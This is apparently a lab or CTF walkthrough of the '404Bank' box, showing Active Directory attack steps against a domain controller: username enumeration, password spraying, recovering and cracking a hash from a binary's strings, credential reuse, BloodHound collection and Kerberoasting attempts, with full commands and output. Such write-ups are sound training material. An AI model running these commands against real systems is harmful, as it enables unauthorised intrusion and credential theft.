
HackSmarter
404Bank
- Kerbrute
- NetExec (nxc)
- strings
- Hashcat
- BloodHound.py / BloodHound CE
- targetedKerberoast
- rpcclient
- bloodyAD
- Chisel
- CeWL
- zip2john / John the Ripper
- Certipy
- Evil-WinRM
Enumeration
Port Scan
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: 404 Finance Group
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-23 18:13:17Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: 404finance.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-404.404finance.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-404.404finance.local
| Not valid before: 2026-07-23T14:59:08
|_Not valid after:  2027-07-23T14:59:08
|_ssl-date: 2026-07-23T18:14:47+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: 404finance.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-07-23T18:14:47+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC-404.404finance.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-404.404finance.local
| Not valid before: 2026-07-23T14:59:08
|_Not valid after:  2027-07-23T14:59:08
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: 404finance.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-404.404finance.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-404.404finance.local
| Not valid before: 2026-07-23T14:59:08
|_Not valid after:  2027-07-23T14:59:08
|_ssl-date: 2026-07-23T18:14:47+00:00; 0s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: 404finance.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC-404.404finance.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-404.404finance.local
| Not valid before: 2026-07-23T14:59:08
|_Not valid after:  2027-07-23T14:59:08
|_ssl-date: 2026-07-23T18:14:47+00:00; 0s from scanner time.
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC-404.404finance.local
| Not valid before: 2026-07-22T15:08:09
|_Not valid after:  2027-01-21T15:08:09
| rdp-ntlm-info:
|   Target_Name: FINANCE404
|   NetBIOS_Domain_Name: FINANCE404
|   NetBIOS_Computer_Name: DC-404
|   DNS_Domain_Name: 404finance.local
|   DNS_Computer_Name: DC-404.404finance.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-07-23T18:14:07+00:00
|_ssl-date: 2026-07-23T18:14:47+00:00; 0s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (92%), Microsoft Windows 10 1903 - 21H1 (85%), Microsoft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: Host: DC-404; OS: Windows; CPE: cpe:/o:microsoft:windows
Username Enumeration
I started on the web server on port 80. It was a static company site — nothing interactive to attack, but the content itself was the useful part.
Scrolling through it, I found a “team” section listing six employees and customers by name.

Real employee names are exactly what you need to build a username list for an AD estate, so I noted every one of them down to turn into username candidates.

The Services page also linked an executable file, which I downloaded to analyze later.
Ran Kerbrute against the domain controller to validate a candidate username list over Kerberos.
~/kali4niaL0ve-back/payloads/tools/kerbrute userenum --dc DC-404.404finance.local --domain 404finance.local users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 02/24/26 - Ronnie Flathers @ropnop

2026/02/24 18:28:11 >  Using KDC(s):
2026/02/24 18:28:11 >   DC-404.404finance.local:88

2026/02/24 18:28:12 >  [+] VALID USERNAME:       robert.graef@404finance.local
2026/02/24 18:28:12 >  [+] VALID USERNAME:       karl.hackermann@404finance.local
2026/02/24 18:28:12 >  [+] VALID USERNAME:       nina.inkasso@404finance.local
2026/02/24 18:28:12 >  [+] VALID USERNAME:       daniel.hoffmann@404finance.local
2026/02/24 18:28:12 >  [+] VALID USERNAME:       melanie.kunz@404finance.local
2026/02/24 18:28:12 >  Done! Tested 48 usernames (5 valid) in 0.771 seconds
Five valid usernames confirmed: robert.graef, karl.hackermann, nina.inkasso, daniel.hoffmann, melanie.kunz. Moved to password spraying against this set.
Credential Discovery
Password Spray (final_wordlist.txt)
Performed a password spraying attack over SMB against the five confirmed usernames using a large custom password wordlist generated with CeWL.
nxc smb 10.0.23.162 -u valid-users -p final_wordlist.txt
SMB         10.0.23.162     445    DC-404           [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:False)
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\robert.graef:access STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\karl.hackermann:access STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\nina.inkasso:access STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\daniel.hoffmann:access STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\melanie.kunz:access STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\robert.graef:certificates STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\karl.hackermann:certificates STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\nina.inkasso:certificates STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\daniel.hoffmann:certificates STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\melanie.kunz:certificates STATUS_LOGON_FAILURE
^C^CException ignored on threading shutdown:
Traceback (most recent call last):
  File "/usr/lib/python3.13/threading.py", line 1536, in _shutdown
    atexit_call()
  File "/usr/lib/python3.13/threading.py", line 1507, in <lambda>
    _threading_atexits.append(lambda: func(*arg, **kwargs))
  File "/usr/lib/python3.13/concurrent/futures/thread.py", line 31, in _python_exit
    t.join()
  File "/usr/lib/python3.13/threading.py", line 1094, in join
    self._handle.join(timeout)
KeyboardInterrupt:
^C
The dictionary spray never landed a hit across two passes. Pivoted to a binary that had already been staged in ~/Downloads.
CorpBankDialer.exe Analysis
mv ~/Downloads/CorpBankDialer.exe .ls
combined.txt CorpBankDialer.exe final_wordlist.txt users.txt valid-usersstrings CorpBankDialer.exe
/lib64/ld-linux-x86-64.so.2
__libc_start_main
__cxa_finalize
printf
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Welcome to CorpBank SecureAccess v3.7.2\n
DEBUG: ZGQyZWYzNDUzMGRlN2U1YmVmMjJhMDVlN2U1ZGQxNzg=\n
;*3$"
GCC: (Debian 14.2.0-19) 14.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
CorpBankDialer.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
_edata
_fini
printf@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
_end
__bss_start
main
__TMC_END__
_ITM_registerTMCloneTable
__cxa_finalize@GLIBC_2.2.5
_init
.symtab
.strtab
.shstrtab
.note.gnu.property
.note.gnu.build-id
.interp
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.note.ABI-tag
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.commentA base64-encoded DEBUG string was left in the binary. Decoded, it produced a 32-character hex string that looked like an MD5 hash: dd2ef34530de7e5bef22a05e7e5dd178. Tried it directly as a password first.
nxc smb 10.0.23.162 -u valid-users -p 'dd2ef34530de7e5bef22a05e7e5dd178'
SMB         10.0.23.162     445    DC-404           [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:False)
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\robert.graef:dd2ef34530de7e5bef22a05e7e5dd178 STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\karl.hackermann:dd2ef34530de7e5bef22a05e7e5dd178 STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\nina.inkasso:dd2ef34530de7e5bef22a05e7e5dd178 STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\daniel.hoffmann:dd2ef34530de7e5bef22a05e7e5dd178 STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\melanie.kunz:dd2ef34530de7e5bef22a05e7e5dd178 STATUS_LOGON_FAILURE
Failed as a literal password, confirming it was a hash rather than a credential. Cracked it with Hashcat instead.
hashcat -m0 'dd2ef34530de7e5bef22a05e7e5dd178' ~/kali4niaL0ve-back/usr/share/wordlists/rockyou.txt --force

hashcat (v7.1.2) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-13th Gen Intel(R) Core(TM) i9-13900H, 8249/16499 MB (4096 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (15147 MB free)

Dictionary cache hit:
* Filename..: /home/kali/kali4niaL0ve-back/usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921516
* Keyspace..: 14344386

dd2ef34530de7e5bef22a05e7e5dd178:Password123!!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: dd2ef34530de7e5bef22a05e7e5dd178
Time.Started.....: Tue Feb 24 18:52:54 2026, (4 secs)
Time.Estimated...: Tue Feb 24 18:52:58 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/home/kali/kali4niaL0ve-back/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  3072.5 kH/s (0.46ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10733568/14344386 (74.83%)
Rejected.........: 0/10733568 (0.00%)
Restore.Point....: 10727424/14344386 (74.78%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: Petey7840 -> PanTIka
Hardware.Mon.#01.: Util: 37%

Started: Tue Feb 24 18:52:37 2026
Stopped: Tue Feb 24 18:52:59 2026dd2ef34530de7e5bef22a05e7e5dd178:Password123!!Cracked to Password123!!. Sprayed it back across the five valid usernames.
nxc smb 10.0.23.162 -u valid-users -p 'Password123!!'
SMB         10.0.23.162     445    DC-404           [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:False)
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\robert.graef:Password123!! STATUS_LOGON_FAILURE
SMB         10.0.23.162     445    DC-404           [+] 404finance.local\karl.hackermann:Password123!!
karl.hackermann:Password123!! valid.
karl.hackermann:Password123!!Post-Foothold Enumeration
Confirmed the credential against shares, catching a typo on the username first.
nxc smb 10.0.23.162 -u 'karl.hackerman' -p 'Password123!!' --shares
SMB         10.0.23.162     445    DC-404           [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:False)
SMB         10.0.23.162     445    DC-404           [-] 404finance.local\karl.hackerman:Password123!! STATUS_LOGON_FAILURE
nxc smb 10.0.23.162 -u 'karl.hackermann' -p 'Password123!!' --shares
SMB 10.0.23.162 445 DC-404 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-404) (domain:404finance.local) (signing:True) (SMBv1:False)
SMB 10.0.23.162 445 DC-404 [+] 404finance.local\karl.hackermann:Password123!!
SMB 10.0.23.162 445 DC-404 [*] Enumerated shares
SMB 10.0.23.162 445 DC-404 Share Permissions Remark
SMB 10.0.23.162 445 DC-404 ----- ----------- ------
SMB 10.0.23.162 445 DC-404 ADMIN$ Remote Admin
SMB 10.0.23.162 445 DC-404 C$ Default share
SMB 10.0.23.162 445 DC-404 IPC$ READ Remote IPC
SMB 10.0.23.162 445 DC-404 NETLOGON READ Logon server share
SMB 10.0.23.162 445 DC-404 SYSVOL READ Logon server share Only default shares, nothing extra readable. Moved on to collecting the AD graph with the same credential.
~/kali4niaL0ve-back/payloads/offensivesecurity/active-directory/ad-bloodhound.sh
Domain:
404finance.local
Username:
karl.hackermann
Password:
Password123!!
IP of Domain:
10.0.23.162
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: 404finance.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc-404.404finance.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc-404.404finance.local
INFO: Found 13 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC-404.404finance.local
INFO: Done in 00M 32S
Started the BloodHound CE stack to review the collected graph.
bloodhound
[sudo] password for kali:

 Starting neo4j
Neo4j is not running.
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:7637). It is available at http://localhost:7474
There may be a short delay until the server is ready.
..................................................................
 Bloodhound will start

 IMPORTANT: It will take time, please wait...

{"time":"2026-02-24T19:05:12.870499465Z","level":"INFO","message":"Reading configuration found at /etc/bhapi/bhapi.json"}
{"time":"2026-02-24T19:05:12.871092387Z","level":"INFO","message":"Logging configured","log_level":"INFO"}
{"time":"2026-02-24T19:05:12.951496496Z","level":"INFO","message":"No database driver has been set for migration, using: neo4j"}
{"time":"2026-02-24T19:05:12.951782221Z","level":"INFO","message":"Connecting to graph using Neo4j"}
{"time":"2026-02-24T19:05:12.952322374Z","level":"INFO","message":"Starting daemon Tools API"}
{"time":"2026-02-24T19:05:13.022286005Z","level":"INFO","message":"No new SQL migrations to run"}
{"time":"2026-02-24T19:05:15.712817985Z","level":"ERROR","message":"Error generating AzureHound manifest file: error reading downloads directory /etc/bloodhound/collectors/azurehound: open /etc/bloodhound/collectors/azurehound: no such file or directory"}
{"time":"2026-02-24T19:05:15.712926946Z","level":"ERROR","message":"Error generating SharpHound manifest file: error reading downloads directory /etc/bloodhound/collectors/sharphound: open /etc/bloodhound/collectors/sharphound: no such file or directory"}
{"time":"2026-02-24T19:05:15.734433887Z","level":"INFO","message":"Analysis requested by init"}
{"time":"2026-02-24T19:05:15.74519073Z","level":"INFO","message":"Starting daemon API Daemon"}
{"time":"2026-02-24T19:05:15.745247439Z","level":"INFO","message":"Starting daemon Data Pruning Daemon"}
{"time":"2026-02-24T19:05:15.745257841Z","level":"INFO","message":"Starting daemon Changelog Daemon"}
{"time":"2026-02-24T19:05:15.745264391Z","level":"INFO","message":"Starting daemon Data Pipe Daemon"}
{"time":"2026-02-24T19:05:15.745279887Z","level":"INFO","message":"Server started successfully"}
{"time":"2026-02-24T19:05:15.758525096Z","level":"INFO","message":"Running OrphanFileSweeper for path /var/lib/bhe/work/tmp"}
{"time":"2026-02-24T19:05:15.75942654Z","level":"INFO","message":"Removing orphaned file bh1034686087"}
{"time":"2026-02-24T19:05:15.759674659Z","level":"INFO","message":"Removing orphaned file bh1107727989"}
{"time":"2026-02-24T19:05:15.759756642Z","level":"INFO","message":"Removing orphaned file bh1235155643"}
{"time":"2026-02-24T19:05:15.759819455Z","level":"INFO","message":"Removing orphaned file bh2082754947"}
{"time":"2026-02-24T19:05:15.759936351Z","level":"INFO","message":"Removing orphaned file bh2959224112"}
{"time":"2026-02-24T19:05:15.76003944Z","level":"INFO","message":"Removing orphaned file bh3077458634"}
{"time":"2026-02-24T19:05:15.760110732Z","level":"INFO","message":"Removing orphaned file bh613172687"}
{"time":"2026-02-24T19:05:15.760168598Z","level":"INFO","message":"Finished removing 7 orphaned ingest files"}
{"time":"2026-02-24T19:05:15.803929608Z","level":"INFO","message":"Graph Analysis","measurement_id":1}
{"time":"2026-02-24T19:05:15.817676336Z","level":"INFO","message":"GET /","proto":"HTTP/1.1","referer":"","user_agent":"curl/8.17.0","request_bytes":0,"response_bytes":38,"status":301,"elapsed":1.198189,"request_id":"ba22deb0-a6e6-475b-b0d3-ebc7d3478fa6","request_ip":"127.0.0.1","remote_addr":"127.0.0.1:37402"}

 opening http://127.0.0.1:8080
With the graph loaded, the next objective was finding an abusable rights path from karl.hackermann toward higher-privileged accounts.
Lateral Movement
Targeted Kerberoasting first, using the wrong password on the first two attempts.
python3 ~/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py -d 404finance.local -u karl.hackermann -p 'Password12311'
[*] Starting kerberoast attacks
^CTraceback (most recent call last):
  File "/home/kali/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py", line 654, in <module>
    main()
    ~~~~^^
  File "/home/kali/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py", line 527, in main
    ldap_server, ldap_session = init_ldap_session(dc_ip=args.dc_ip, use_kerberos=use_kerb, use_ldaps=args.use_ldaps, domain=args.auth_domain, username=args.auth_username, password=args.auth_password, lmhash=auth_lm_hash, nthash=auth_nt_hash)
                                ~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py", line 249, in init_ldap_session
    return init_ldap_connection(target, None, use_kerberos, domain, username, password, lmhash, nthash)
  File "/home/kali/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py", line 226, in init_ldap_connection
    ldap_session = ldap3.Connection(ldap_server, user=user, password=password, authentication=ldap3.NTLM, auto_bind=True)
  File "/usr/lib/python3/dist-packages/ldap3/core/connection.py", line 363, in __init__
    self._do_auto_bind()
    ~~~~~~~~~~~~~~~~~~^^
  File "/usr/lib/python3/dist-packages/ldap3/core/connection.py", line 387, in _do_auto_bind
    self.open(read_server_info=False)
    ~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/ldap3/strategy/sync.py", line 57, in open
    BaseStrategy.open(self, reset_usage, read_server_info)
    ~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/ldap3/strategy/base.py", line 134, in open
    self._open_socket(candidate_address, self.connection.server.ssl, unix_socket=self.connection.server.ipc)
    ~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/ldap3/strategy/base.py", line 239, in _open_socket
    self.connection.socket.connect(address[4])
    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^
KeyboardInterrupt
python3 ~/kali4niaL0ve-back/payloads/py/targetedKerberoast/targetedKerberoast.py -d 404finance.local -u karl.hackermann -p 'Password12311'
[*] Starting kerberoast attacks
[!] automatic bind not successful - invalidCredentialsTried to jump straight to rpcclient, missing the actual target host in the invocation twice.
rpcclient -U "karl.hackermann" -I 10.10.210.82
Usage: rpcclient [OPTION...] BINDING-STRING|HOST
Options:
  -c, --command=COMMANDS                       Execute semicolon separated cmds
  -I, --dest-ip=IP                             Specify destination IP address
  -p, --port=PORT                              Specify port number

Help options:
  -?, --help                                   Show this help message
      --usage                                  Display brief usage message

Common Samba options:
  -d, --debuglevel=DEBUGLEVEL                  Set debug level
      --debug-stdout                           Send debug output to standard output
  -s, --configfile=CONFIGFILE                  Use alternative configuration file
      --option=name=value                      Set smb.conf option from command line
  -l, --log-basename=LOGFILEBASE               Basename for log/debug files
      --leak-report                            enable talloc leak reporting on exit
      --leak-report-full                       enable full talloc leak reporting on exit

Connection options:
  -R, --name-resolve=NAME-RESOLVE-ORDER        Use these name resolution services only
  -O, --socket-options=SOCKETOPTIONS           socket options to use
  -m, --max-protocol=MAXPROTOCOL               Set max protocol level
  -n, --netbiosname=NETBIOSNAME                Primary netbios name
      --netbios-scope=SCOPE                    Use this Netbios scope
  -W, --workgroup=WORKGROUP                    Set the workgroup name
      --realm=REALM                            Set the realm name

Credential options:
  -U, --user=[DOMAIN/]USERNAME[%PASSWORD]      Set the network username
  -N, --no-pass                                Don't ask for a password
      --password=STRING                        Password
      --pw-nt-hash                             The supplied password is the NT hash
  -A, --authentication-file=FILE               Get the credentials from a file
  -P, --machine-pass                           Use stored machine account password
      --simple-bind-dn=DN                      DN to use for a simple bind
      --use-kerberos=desired|required|off      Use Kerberos authentication
      --use-krb5-ccache=CCACHE                 Credentials cache location for Kerberos
      --use-winbind-ccache                     Use the winbind ccache for authentication
      --client-protection=sign|encrypt|off     Configure used protection for client connections

Deprecated legacy options:
